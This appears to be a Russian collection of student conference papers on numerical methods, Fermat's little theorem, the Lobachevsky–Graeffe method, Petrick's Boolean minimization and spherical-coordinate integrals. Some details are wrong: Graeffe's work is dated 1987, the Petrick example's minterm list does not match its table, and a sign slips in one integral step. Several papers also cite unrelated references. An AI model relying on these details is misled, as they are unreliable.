


Рис. 1. Двухпоточный метод Гаусса

Если число преобразуемых строк не делится на число потоков, кому-то достанется меньше работы. К примеру, если у нас меняются 255 строк и есть 4 потока, трем достанется по 64 строки, а одному – 63 строки. Такой прием имеет смысл только для больших СЛАУ, потому что тратится время на создание параллельных потоков и управление работой ими – просто мы об этом не задумываемся, когда используем современные библиотеки.

Также, пример хорошо распараллеливаемого алгоритма – *метод простых итераций решения СЛАУ*. Текущее приближение выражается через предыдущее по правилу $x^{n+1} = Bx^n + C$, где B – матрица, C – вектор правой части СЛАУ вида

$x = Bx + C$. Компоненты вектора $Bx^n + C$ вычисляются независимо друг от друга, поэтому можно каждому потоку выделить несколько компонент на вычисление.

Заметим, что итерации далеко не каждого численного метода так легко разбиваются на подзадачи, как для методов Гаусса и простых итераций. В методе Зейделя компоненты зависят друг от друга, поэтому мало смысла пытаться его распараллеливать. Можно лишь при очень большом числе уравнений распараллеливать расчет отдельной компоненты отдельного приближения. Однако это малопродуктивно – удельный вес операций по работе с потоками будет гораздо больше, чем для нашего подхода к методу простых итераций – придется не для каждой итерации, а для каждого компонента каждой итерации организовывать параллельную секцию и ее завершение.

Могут быть и более сложные стратегии распараллеливания – например, в случае метода Гаусса с выбором главного элемента по матрице, появятся две параллельные секции на итерацию прямого хода: одна – для поиска главного элемента, другая – как в обычном методе Гаусса, и между секциями – перестановка строк/столбцов матрицы, которую мало смысла распараллеливать.

Следует, тем не менее, относиться к наращиванию числа потоков при распараллеливании численных методов с огромной осторожностью. Выражение «чем больше вычислителей, тем лучше» не соответствует действительности, поскольку создание дополнительных потоков и управление их одновременной работой также требуют тратить ресурсы ЭВМ [1]. Если дано N ядер без Hyper-Threading, то ясно, что больше N потоков запускать нет смысла – $p > N$ потоков не выполняются одновременно. Также, чаще всего для p потоков ускорение не достигает примерно p раз. Это связано как с затратами на организацию параллелизма, так и с тем, что часть действий выполняется последовательно. По математическим моделям оценки эффективности распараллеливания Амдала, Бухановского и других ученых, можно заметить, что даже при небольшой доле операций, не подлежащих распараллеливанию, введение p вычислителей очень часто не позволяет даже близко подойти к ускорению выполнения в p раз [2]. Поэтому, если $p=4$, а ускорение в среднем только в 3,2 раза, это не означает, что программный код нерациональный или есть малозаметный «баг».

Дополнительные перспективы эффективного распараллеливания численных методов на ПК и ноутбуках открываются за счет распространения технологии Hyper-Threading. Судя по публикациям, посвященным этой технологии, например, [3], нам не следует ожидать $2N$ -кратного ускорения при совпадении числа логических процессоров и потоков в программе, однако: 1) пределы возможностей ускорения программ увеличиваются; 2) эта технология полезна для ситуаций, когда пользователь не любит закрывать все не нужные на данный момент программы, всегда занимая целиком панель задач Windows. Касательно пункта 2, Hyper-Threading снизит «помехи», создаваемые посторонними программами для работы нашей.

Список источников

1. Бондаренко В.В., Козич В.Г., Плахотная Л.А. Достоинства и недостатки параллельного программирования // Современные научные исследования и инновации. 2016. №6.
2. Соснин В.В. Введение в параллельные вычисления / В.В. Соснин и др. – СПб: Университет ИТМО, 2023. – 128 с.
3. Технология Intel Hyper-Threading – что это и как работает. URL: https://www.iguides.ru/main/gadgets/other_vendors/tekhnologiya_intel_hyper_threading_chno_eto_i_kak_rabotaet/.
4. Кобзев А.В., Михальченко Г.Я., Андриянов А.И., Михальченко С.Г. Нелинейная динамика полупроводниковых преобразователей. Томск, 2007.
5. Салихов В.Х. О мере иррациональности $\ln 3$. Доклады Академии наук. 2007. Т. 417. № 6. С. 753-755.

Материал поступил в редколлегия 20.04.2024

УДК 519, 511.12

Комбинаторное доказательство малой теоремы Ферма

Володченко Александра Андреевна (ст.гр.О-23-ПРИ-рпс-Б)

Работа выполнена под руководством доцента кафедры «Высшая математика» Золотухиной Екатерины Сергеевны (eszolotukhina@mail.ru)

Аннотация. В работе рассматривается комбинаторное доказательство малой теоремы Ферма.

Ключевые слова: малая теорема Ферма, комбинаторика, делимость, простое число.

Малая теорема Ферма. Если a – целое число, не делящееся на простое число p , то $a^{p-1} - 1$ делится на p [1].

Существует несколько видов доказательств.

Цель работы – рассмотреть известное комбинаторное доказательство малой теоремы Ферма, решить некоторые задачи на ее применение.

Для этого рассмотрим следующую задачу.

Задача. Сколькими способами можно раскрасить a разными красками круг, разбитый на p одинаковых секторов, где p – простое число? (каждый сектор окрашивается одной краской; не обязательно использовать все краски; две раскраски, совпадающие при повороте круга, считаются одинаковыми) [1].

Решение.

Рассмотрим частный случай. Пусть $a = 2$, $p = 3$. Изобразим все возможные варианты раскраски (рис. 1).




Рис. 1

Значит, получаем 4 различных способа окраски в рамках задачи. А именно, 2 способа, когда круг окрашен одной краской (синей или красной) и 2 способа, дающие по 3 раскраски, получающиеся одна из другой поворотом.

Рассмотрим общий случай. Круг может быть покрашен в один цвет. Число таких способов соответствует числу цветов, т.е. a способов. Любой другой способ окраски дает p разных раскрасок путем поворота. Значит, всего способов окраски, соответствующей условиям задачи

$$a + \frac{a^p - a}{p}.$$

Задача решена.

Сделаем небольшую проверку, подставив данные рассмотренного выше частного случая: $2 + \frac{2^3 - 2}{3} = 4$. Это соответствует полученному результату.

Заметим, что число способов – целое число. Следовательно, $a + \frac{a^p - a}{p}$ – целое число $\Rightarrow a^p - a : p \Rightarrow a^p \equiv a \pmod{p}$.

Рассмотрим некоторые примеры применения малой теоремы Ферма.

Пример 1. Найдите остаток от деления 9^{104} на 103.

Решение. $9^{104} = 9^{103} \cdot 9$.

Число 103 – простое, значит, $9^{103} - 9 : 103 \Rightarrow 9^{103} \equiv 9 \pmod{103}$. Тогда $9^{103} \cdot 9 \equiv 81 \pmod{103}$.

Так как число $0 \leq 81 < 103$, то это и есть остаток от деления 9^{104} на 103.

Пример 2. Докажите, что $60^{60} - 1$ делится на 77.

Решение. Согласно малой теореме Ферма $60^{10} - 1 : 11 \Rightarrow 60^{10} \equiv 1 \pmod{11}$. Тогда $60^{60} = (60^{10})^6 \equiv 1^6 = 1 \pmod{11}$. Значит, $60^{60} - 1 : 11$.

Аналогично $60^{60} = (60^6)^{10} \equiv 1^{10} = 1 \pmod{7}$. Следовательно, $60^{60} - 1 : 7$.

Значит, $60^{60} - 1 : 11 \cdot 7 = 77$.

Что и требовалось доказать.

Малая теорема Ферма – пример теоремы теории чисел, которую можно доказать через комбинаторику.

Список источников

1. Сендеров В., Спивак А. Малая теорема Ферма // Квант. 2000. № 4. С. 15–19.
2. Салихов В.Х. О мере иррациональности числа π . Успехи математических наук. 2008. Т. 63. № 3 (381). С. 163-164.
3. Tarasov V.F. Exact numerical values of diagonal matrix elements $\langle r^k \rangle_{nl}$, as $n \leq 8$ and $-7 \leq k \leq 4$, and the symmetry of appell's function $f_2(1, 1)$. International Journal of Modern Physics B. 2004. Т. 18. № 23-24. С. 3177-3184.
4. Салихов В.Х. О мере иррациональности числа π . Математические заметки. 2010. Т. 88. № 4. С. 583-593.
5. Башмакова М.Г. О приближении значений гипергеометрической функции гаусса рациональными дробями. Математические заметки. 2010. Т. 88. № 6. С. 822-835.

Материал поступил в редколлегию 20.04.2024

УДК 519

Метод Лобачевского – Грегфе для приближенного решения алгебраических уравнений

Гераськин Ростислав Родионович (ст.гр.23-ЭМ-Т-Б)

Работа выполнена под руководством доцента кафедры «Высшая математика», Сычевой Надежды Васильевны (Nadegda_P_11@mail.ru)

Аннотация. Представлены основы метода Лобачевского-Грегфе, применяемого для приближенного решения алгебраических уравнений. Рассмотрен пример решения алгебраического уравнения третьей степени данным способом, произведено сравнение корней, полученных на основании рассматриваемого метода, и с помощью онлайн-калькулятора.

Ключевые слова: уравнение, методы решения алгебраических уравнений.

Метод Лобачевского-Грегфе является одним из широко распространенных методов решения алгебраических уравнений. Первое краткое изложение идеи этого метода было опубликовано французским математиком Данделеном в 1826 году, но эта статья осталась незамеченной. В 1834 г. Н.И. Лобачевский в своей работе «Алгебра или вычисление конечных» разъяснил сущность метода, привел формулы для преобразования (квадрирования) уравнений и дал пример решения уравнения [1, с.6]. В 1987 г. швейцарский математик Грегфе изложил этот метод развернуто, с многочисленными примерами. Поэтому рассматриваемый метод часто называют методом Лобачевского-Грегфе-Данделена. В дальнейшем этот метод решения уравнений был усовершенствован немецким ученым Энке (1841 г.)

Процесс квадрирования корней прекращают, когда коэффициенты уравнения в пределах заданной точности станут равны квадратам соответствующих коэффициентов последующего уравнения.

Проиллюстрируем рассмотренный метод на примере решения уравнения $x^3 + 5x^2 - 8x + 1 = 0$.

Коэффициенты исходного уравнения: $a_0 = 1$, $a_1 = 5$, $a_2 = -8$, $a_3 = 1$.

После первой итерации квадрирования: $b_0 = a_0^2 = 1$, $b_1 = a_1^2 - 2a_0a_2 = 41$, $b_2 = a_2^2 - 2a_1a_3 = 54$, $b_3 = a_3^2 = 1$. Следовательно, уравнение $y^3 + 41y^2 + 54y + 1 = 0$

имеет корни $y_1 \approx -\frac{b_1}{b_0} = -41$, $y_2 \approx -\frac{b_2}{b_1} = -\frac{54}{41}$, $y_3 \approx -\frac{b_3}{b_2} = -\frac{1}{54}$, а значит, корни

исходного уравнения равны $x_1 \approx \sqrt{41} \approx 6,4031$, $x_2 \approx \sqrt{\frac{54}{41}} \approx 1,1476$, $x_3 \approx \sqrt{\frac{1}{54}} \approx 0,1361$.

После второй итерации квадрирования: $c_0 = b_0^2 = 1$, $c_1 = b_1^2 - 2b_0b_2 = 1573$, $c_2 = b_2^2 - 2b_1b_3 = 2834$, $c_3 = b_3^2 = 1 \Rightarrow z^3 + 1573z^2 + 2834z + 1 = 0$, корни $z_1 \approx 1573$,

$z_2 \approx \frac{-2834}{1573}$, $z_3 \approx \frac{-1}{2834}$, а значит, корни исходного уравнения равны

$x_1 \approx \sqrt[4]{1573} \approx 6,2977$, $x_2 \approx \sqrt[4]{\frac{2834}{1573}} \approx 1,1585$, $x_3 \approx \sqrt[4]{\frac{1}{2834}} \approx 0,1370$.

Третья итерация квадрирования: $d_0 = c_0^2 = 1$, $d_1 = c_1^2 - 2c_0c_2 = 2468661$, $d_2 = c_2^2 - 2c_1c_3 = 8028410$, $d_3 = c_3^2 = 1$, тогда корни исходного уравнения

$x_1 \approx \sqrt[8]{2468661} \approx 6,2959$, $x_2 \approx \sqrt[8]{\frac{8028410}{2468661}} \approx 1,1588$, $x_3 \approx \sqrt[8]{\frac{1}{8028410}} \approx 0,1371$.

Четвертая итерация квадрирования: $e_0 = d_0^2 = 1$, $e_1 = d_1^2 - 2d_0d_2 = 6094271076101$, $e_2 = d_2^2 - 2d_1d_3 = 64455362190778$, $e_3 = d_3^2 = 1$, тогда корни

исходного уравнения $x_1 \approx \sqrt[16]{6094271076101} \approx 6,2959$, $x_2 \approx \sqrt[16]{\frac{64455362190778}{6094271076101}} \approx$

$\approx 1,1588$, $x_3 \approx \sqrt[16]{\frac{1}{64455362190778}} \approx 0,1371$.

Поскольку $e_i \approx d_i^2$, то процесс квадрирования следует прекратить.

При решении уравнения методом Лобачевского-Греффе всегда получаются только положительные корни, поэтому нужно отдельно определить знаки корней. Для этого нужно подставить найденные корни в функцию, нули которой мы находим. В нашем случае $f(x) = x^3 + 5x^2 - 8x + 1$.

Получим

$$f(6,2969) = 398,38$$

$$f(1,1588) = -0,000255$$

$$f(0,1371) = -0,00024$$

$$f(-6,2969) = -0,001466$$

$$f(-1,1588) = 15,42843$$

Отсюда можно сделать вывод, что корни исходного уравнения равны $x_1 \approx -6,2959$, $x_2 \approx 1,1588$, $x_3 \approx 0,1371$.

Решая рассматриваемое уравнение с помощью онлайн-калькулятора, получаем корни $x_1 = -6,29589$, $x_2 = 1,15883$, $x_3 = 0,13706$. Сравнивая их с корнями, полученными на основании метода Лобачевского-Греффе, делаем вывод, что рассматриваемый метод дает достаточно высокую точность.

Если исходное уравнение имеет равные или комплексные корни, то используют другие приближенные формулы для вычисления корней.

Определить количество действительных и комплексных корней уравнения можно при помощи теоремы Штурма, а также по поведению коэффициентов, получаемых в процессе квадрирования.

Список источников

1. Беланов А.А. Решение алгебраических уравнений методом Лобачевского. – М.: Наука. Гл. ред. физ.-мат.лит., 1989. – 96 с. – ISBN 5-02-013961-0.

2. Салихов В.Х. О мере иррациональности $\ln 3$. Доклады Академии наук. 2007. Т. 417. № 6. С. 753-755.

3. Салихов В.Х. О мере иррациональности числа π . Успехи математических наук. 2008. Т. 63. № 3 (381). С. 163-164.

4. Башмакова М.Г. О приближении значений гипергеометрической функции гаусса рациональными дробями. Математические заметки. 2010. Т. 88. № 6. С. 822-835.

5. Салихов В.Х., Сальникова Е.С. Диофантовы приближения логарифма "золотого сечения". Вестник Брянского государственного технического университета. 2007. № 1 (13). С. 111-119.

Материал поступил в редколлегию 20.04.2024

УДК 517.9

Применение дифференциальных уравнений в информатике и программировании

Дугин Дмитрий Сергеевич (ст.гр. 23-ИСТ-итпк-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Высшая математика» Алейниковой Алины Олеговны (aoaleynikova@yandex.ru)

Аннотация. В рамках изучения высшей математики мы рассматриваем различные математические модели и учимся оперировать с ними. Однако, возникают вопросы, где можно применять полученные знания, каким образом

связаны математические задачи с решением практических задач в различных областях знаний и, в частности, каким образом математический анализ применяется в программировании и информатике. Ниже рассмотрим, какую роль играют дифференциальные уравнения при решении задач программирования.

Ключевые слова: дифференциальные уравнения, численные методы, моделирование, оптимизация.

Дифференциальные уравнения находят широкое применение в различных областях науки. Дифференциальные уравнения описывают зависимость между переменными и их производными, что может быть полезным при моделировании и анализе различных процессов. Ниже представлены несколько примеров использования дифференциальных уравнений в информатике:

1) Моделирование физических систем: Дифференциальные уравнения широко используются для моделирования поведения физических систем, таких как движение тел и электрические цепи. Эти модели могут использоваться в компьютерных симуляциях, например, при создании компьютерных игр с реалистичной физикой.

2) Компьютерная графика и анимация: Дифференциальные уравнения применяются для создания плавных и естественных анимаций в компьютерной графике. Например, они могут использоваться для моделирования движения жидкости, волос или тканей в виртуальных мирах.

3) Машинное обучение и нейронные сети: Градиентные методы оптимизации, основанные на дифференциальных уравнениях, широко используются при обучении нейронных сетей в машинном обучении. Эти методы позволяют находить оптимальные параметры моделей, минимизируя функцию потерь.

4) Криптография: Дифференциальные уравнения могут использоваться в криптографии для создания различных шифров и протоколов безопасности.

5) Оптимизация и численные методы: Дифференциальные уравнения встречаются в численных методах оптимизации, которые используются для решения различных задач, таких как поиск минимумов и максимумов функций.

6) Сети передачи данных и трафик: Дифференциальные уравнения могут быть использованы для моделирования трафика в сети передачи данных. Это может быть полезно при оптимизации производительности и предсказании поведения сетевых систем.

7) Биоинформатика: В биоинформатике дифференциальные уравнения могут применяться для моделирования динамики биологических систем, таких как генные сети.

8) Контроль и автоматизация: Дифференциальные уравнения могут использоваться для моделирования и управления динамикой систем в областях автоматизации и управления.

Эти примеры демонстрируют разнообразие областей, где дифференциальные уравнения играют важную роль в информатике и программировании, обеспечивая инструменты для моделирования, оптимизации и анализа различных процессов и систем.

Рассмотрим несколько более конкретных примеров применения дифференциальных уравнений в программировании:

1) Моделирование движения объектов в играх: Дифференциальные уравнения могут использоваться для моделирования движения объектов в компьютерных играх. Например, уравнения движения для симуляции физики движения тела в трехмерном пространстве могут быть решены численно для обеспечения реалистичного и плавного движения персонажей или объектов.

2) Моделирование динамики в симуляциях: Дифференциальные уравнения используются в симуляциях для моделирования динамики систем. Например, они могут описывать изменения параметров в экономических моделях, распространение болезней в моделях здравоохранения или изменения популяции в экологических симуляциях.

3) Обучение нейронных сетей: В машинном обучении дифференциальные уравнения используются при обучении нейронных сетей. Градиентные методы оптимизации, такие как стохастический градиентный спуск, основаны на вычислении производных, которые могут быть решены с использованием дифференциальных уравнений.

4) Моделирование динамики роботов: В робототехнике дифференциальные уравнения применяются для моделирования динамики движения роботов. Это может быть использовано для разработки контроллеров движения или планирования траекторий.

5) Моделирование электрических цепей: Дифференциальные уравнения применяются для описания динамики электрических цепей в электронике. Они могут использоваться при анализе и проектировании схем и устройств.

6) Анализ временных рядов в финансах: В финансовой аналитике дифференциальные уравнения могут использоваться для анализа временных рядов, прогнозирования изменений стоимости активов или оценки рисков.

7) Моделирование динамики химических реакций: Дифференциальные уравнения применяются в химическом моделировании для описания динамики химических реакций. Это может быть полезно при разработке процессов производства или изучении реакций в химической биологии.

8) Решение задачи теплопроводности: В компьютерной графике и визуализации дифференциальные уравнения используются, например, для моделирования распределения тепла в объектах или сценах, что может быть полезно при создании реалистичных эффектов.

Применение дифференциальных уравнений в программировании предполагает использование специфических методов (таких как численные методы, графические методы) для их решения. Среди наиболее распространенных численных методов для решения обыкновенных дифференциальных уравнений следует выделить методы Эйлера, Рунге-Кутты, а также методы многошагового типа, как, например, метод Адамса. Метод Эйлера, будучи самым простым и понятным, часто служит отправной точкой в изучении численных методов, однако его точность и стабильность оставляют желать лучшего. В свою очередь, семейство методов Рунге-Кутты обеспечивает

значительно более высокую точность за счет увеличения числа вычислений на каждом шаге. Методы Адамса разработаны для увеличения эффективности путем использования информации с предыдущих шагов [1].

Алгоритмизация вышеупомянутых методов требует глубоких знаний в области численного анализа и практического опыта программирования. Современные вычислительные системы и программные пакеты обладают встроенными библиотеками и функциями для решения дифференциальных уравнений, что значительно упрощает работу. В настоящее время для решения дифференциальных уравнений наиболее используемыми являются такие приложения, как Maple, Mathematica, MatLab, Mathcad, Maxima, Scilab [3]. Данные пакеты позволяют решать дифференциальные уравнения аналитическими, графическими и численными методами. Важную роль играют численные и графические методы, так как их реализация – очень трудоемкий и сложный процесс. Численные методы позволяют получить аппроксимацию решения, графические – построить семейство интегральных кривых дифференциального уравнения, которое описывает изучаемый процесс или явление. Дифференциальные уравнения, как фундаментальный инструмент математического анализа, позволяют формализовать и решать задачи, связанные с моделированием динамических систем. Таким образом, в сфере программирования дифференциальные уравнения находят свое применение в многочисленных областях, от моделирования физических процессов до создания компьютерных игр.

Список источников

1. Антоненко А.С., Окулова Е.А. Использование дифференциальных уравнений в программировании // Материалы XVI Международной студенческой научной конференции «Студенческий научный форум», М.-2024 [Электронный ресурс]. – Режим доступа: <https://scienceforum.ru/2024/article/2018035801> (дата обращения: 14.04.2024)
2. Применение дифференциальных уравнений для решения прикладных задач [Электронный ресурс]: учеб. пособие / авт.-сост.: Л. И. Родина, А. В. Егорова; Владим. гос. ун-т им. А. Г. и Н. Г. Столетовых. – Владимир: Изд-во ВлГУ, 2022. – 83 с. – ISBN 978-5-9984-1659-0.
3. Эдвардс Г., Пенни Э. Дифференциальные уравнения и краевые задачи: моделирование и вычисление с помощью Mathematica, Maple, MatLab. 3-е издание.: Пер. с англ. - М.: ООО «И.Д. Вильямс», 2008. - 1104 с.: ил. – Парал. тит. англ. – ISBN 978-5-8459-1166-7.
4. Салихов В.Х., Сальникова Е.С. Диофантовы приближения логарифма "золотого сечения". Вестник Брянского государственного технического университета. 2007. № 1 (13). С. 111-119.
5. Башмакова М.Г. О приближении значений гипергеометрической функции гаусса рациональными дробями. Математические заметки. 2010. Т. 88. № 6. С. 822-835.

Материал поступил в редколлегию 20.04.2024

УДК 510.285

Метод Петрика минимизации булевых функций

Зайцев Арсений Викторович (ст. гр. О-23-ПИ-итцэ -Б)

Работа выполнена под руководством старшего преподавателя кафедры «Высшая математика» Раковой Ксении Александровны (kseniya_senko@mail.ru)

Аннотация. В статье описаны общие принципы и особенности метода Петрика минимизации булевых функций, сформулирован алгоритм получения МДНФ методом Петрика, а также решена конкретная задача получения МДНФ методом Петрика.

Ключевые слова: булева функция, минимизация булевых функций, метод Петрика, импликанты, конъюнкт, дизъюнкт, терм, минтерм, КНФ, метод Квайна мак Класски.

Метод Петрика — метод для получения всех минимальных ДНФ из таблицы простых импликант. Предложен в 1956 году американским учёным Стэнли Роем Петриком (1931—2006). Метод Петрика довольно сложно применять для больших таблиц, но очень легко реализовать программно.

Алгоритм:

1. Упростить таблицу простых импликант, исключив необходимые импликанты и соответствующие им термы.
2. Обозначить строки упрощённой таблицы: P_1, P_2, P_3, P_4 и т. д.
3. Сформировать логическую функцию P , которая истинна когда покрыты все столбцы. P состоит из КНФ, в которой каждый конъюнкт имеет форму $(P_{i0} + P_{i1} + \dots + P_{iN})$, где каждая переменная P_{ij} представляет собой строку, покрывающую столбец i .
4. Упростить P до минимальной ДНФ умножением и применением $X + XY = X$, $XX = X$, $X + X = X$.
5. Каждый дизъюнкт в результате представляет решение, то есть набор строк, покрывающих все минтермы в таблице простых импликант.
6. Далее для каждого решения, найденного в шаге 5 необходимо подсчитать количество литералов в каждой простой импликанте.
7. Выбрать терм (или термы), содержащие минимальное количество литералов и записать результат.

Задача.

Есть булева функция от трёх переменных, заданная суммой минтермов: $f(A, B, C) = \sum m(0, 1, 2, 3, 4, 5, 6, 7)$ Таблица простых импликант из метода Квайна Мак Класски:

	0	1	2	5	6	7
$K(\bar{a}\bar{b})$	✓	✓				
$L(\bar{a}\bar{c})$	✓		✓			
$M(\bar{b}c)$		✓		✓		
$N(b\bar{c})$			✓		✓	
$P(ac)$				✓		✓
$Q(ab)$					✓	✓

Основываясь на пометках в таблице выше, выпишем КНФ (строки складываются, их суммы перемножаются):

$$(K + L)(K + M)(L + N)(M + P)(N + Q)(P + Q)$$

Основываясь на пометках в таблице выше, выпишем КНФ (строки складываются, их суммы перемножаются):

$$X + XY = X, XX = X, X + X = X.$$

$$= (K + L)(K + M)(L + N)(M + P)(N + Q)(P + Q)$$

$$= (K + LM)(N + LQ)(P + MQ)$$

$$= (KN + KLQ + LMN + LMQ)(P + MQ)$$

$$= KNP + KLPQ + LMNP + LMPQ + KMNQ + KLMQ + LMNQ + LMQ$$

Теперь снова используем $X + XY = X$ для дальнейшего упрощения:

$$= KNP + KLMQ + LMNP + LMQ + KMNQ$$

Выберем произведениями с наименьшим количеством переменных являются KNP и LMQ .

Выберем терм с наименьшим количеством литералов. В нашем случае оба произведения расширяются до шести литералов:

- KNP расширяется в $\overline{ab} + b\bar{c} + ac$

- LMQ расширяется в $\overline{a\bar{c}} + \bar{b}c + ab$

Поэтому минимальными являются оба терма.

Список источников

1. Мендельсон Э. Введение в математическую логику. — М.: Наука, 1971. — 320с.
2. Никольская И.Л. Математическая логика. — М.: Высшая школа, 1981. — 127 с.
3. . Смыслова З.А. Математическая логика и ее приложения. — Томск: Томская гос. академия сист. упр. и радиоэлектроники, 1994. — 111 с.
4. Башмакова М.Г. О приближении значений гипергеометрической функции гаусса рациональными дробями. Математические заметки. 2010. Т. 88. № 6. С. 822-835.
5. Салихов В.Х. О мере иррациональности $\ln 3$. Доклады Академии наук. 2007. Т. 417. № 6. С. 753-755.

Материал поступил в редколлегию 20.04.2024

УДК 517

Вычисление тройного интеграла в сферических координатах

Левая С.Д. (гр.23-КТО-тм-Б)

Работа выполнена под руководством доцента кафедры «Высшая математика», Хасанова Наталья Алефтиновна (hasahova@mail.ru)

Аннотация. Рассматривается вычисление тройного интеграла в сферических координатах. Работа включает в себя теоретическое знакомство с его параметрами и свойствами. Также приведён пример и реализация работы с помощью якобиан преобразования.

Ключевые слова: тройного интеграл, радиус, полярный угол и азимутальный угол, якобиан преобразования.

Якобиан преобразования - определитель матрицы перехода, составленный из частных производных функций, входящих в преобразование таких, что каждая строка в нём посвящена одной функции, а каждый столбец - одной переменной.

Якобиан преобразования от декартовых координат к сферическим имеет вид:

$$J = |\partial(x, y, z) / \partial(r, \varphi, \theta)| = r^2 \sin \theta$$

Переход от декартовых к сферическим координатам осуществляется с помощью следующих формул:

$$x = r \sin \theta \cos \varphi$$

$$y = r \sin \theta \sin \varphi$$

$$z = r \cos \theta$$

Из этого следует формула для вычисления тройного интеграла в сферических координатах.

$$\iiint V f(x, y, z) dx dy dz = \iiint S f(r, \theta, \varphi) * p^2 d\varphi d\theta dr$$

Пример: Вычислить тройной интеграл $\iiint (x^2 + y^2 + z^2) dx dy dz$ по шару $T: x^2 + y^2 + z^2 \leq 1$.

Тройной интеграл вычислим с помощью сферической системы координат. **Формулы перехода** к ней таковы:

$$x = p \sin \theta \cos \varphi$$

$$y = p \sin \theta \sin \varphi$$

$$z = p \cos \theta$$

При этом произведение трёх дифференциалов превращается в следующее выражение: $dx dy dz = p^2 \sin \theta d\varphi d\theta dr$, где «добавка» $p^2 \sin \theta$ получается из - за перехода к другим координатам.

Определим *порядок обхода* тела. Для этого нужно найти уравнение *сферы* $x^2+y^2+z^2=1$ в сферических координатах. По формулам перехода:

$$p^2 \sin^2 \theta \cos^2 \varphi + p^2 \sin^2 \theta \sin^2 \varphi + p^2 \cos^2 \theta = 1$$

$$p^2 (\sin^2 \theta \cos^2 \varphi + \sin^2 \theta \sin^2 \varphi + \cos^2 \theta) = 1$$

$$p^2 (\sin^2 \theta (\cos^2 \varphi + \sin^2 \varphi) + \cos^2 \theta) = 1$$

$$p^2 (\sin^2 \theta + \cos^2 \theta) = 1, \text{ откуда следует элементарное уравнение } p^2 = 1 \Rightarrow p = 1$$

Теперь представим **это в динамике**:

Ор– луч радара исходит из начала координат и выходит из тела через сферу $p=1$:

$0 \leq p \leq 1$, при этом *зенитный угол* проходит все свои значения: $0 \leq \theta \leq \pi$ и получившийся полукруг с *диаметром* на оси OZ совершает полный оборот вокруг этой оси: $0 \leq \varphi \leq 2\pi$

В результате мы учли все точки шара, т.е. полностью обошли тело интегрирования.

Преобразуем подинтегральную функцию $x^2+y^2+z^2=p^2$ и осуществим переход к сферической системе:

$$\iiint x^2 + y^2 + z^2 dx dy dz = \iiint p^2 * p^2 \sin \theta * d\varphi d\theta dp = \\ \int_0^{2\pi} d\varphi \int_0^{\pi} \sin \theta d\theta \int_0^1 p^4 dp \text{ Теперь получим:}$$

$$1) \int_0^1 p^4 dp = \frac{1}{5} (p^5) \Big|_0^1 = \frac{1}{5} (1^5 - 0^5) = \frac{1}{5}$$

$$2) \frac{1}{5} \int_0^{\pi} \sin \theta d\theta = -\frac{1}{5} (\cos \theta) \Big|_0^{\pi} = (\cos \pi - \cos 0) = -\frac{1}{5} (-1 - 1) = \frac{2}{5}$$

$$3) \frac{2}{5} \int_0^{2\pi} d\varphi = \frac{2}{5} (2\pi - 0) = \frac{4\pi}{5}$$

$$\text{Ответ: } \frac{4\pi}{5}$$

Список источников

1. Данко П. Е., Попов А.Г., Кожевникова Т.Я., Данко С.П. Высшая математика в упражнениях и задачах. В 2-х частях. – М.: Изд-во "Оникс", "Мир и образование", 2009.-564 с.

2. Кудрявцев Л. Д. Курс математического анализа. – М.: Высшая школа, 1981. Т. 2.-432 с.

3. Письменный Д.Т. Курс лекций по высшей математике – Москва: Айрисс-пресс, 2006 .- 608 с.

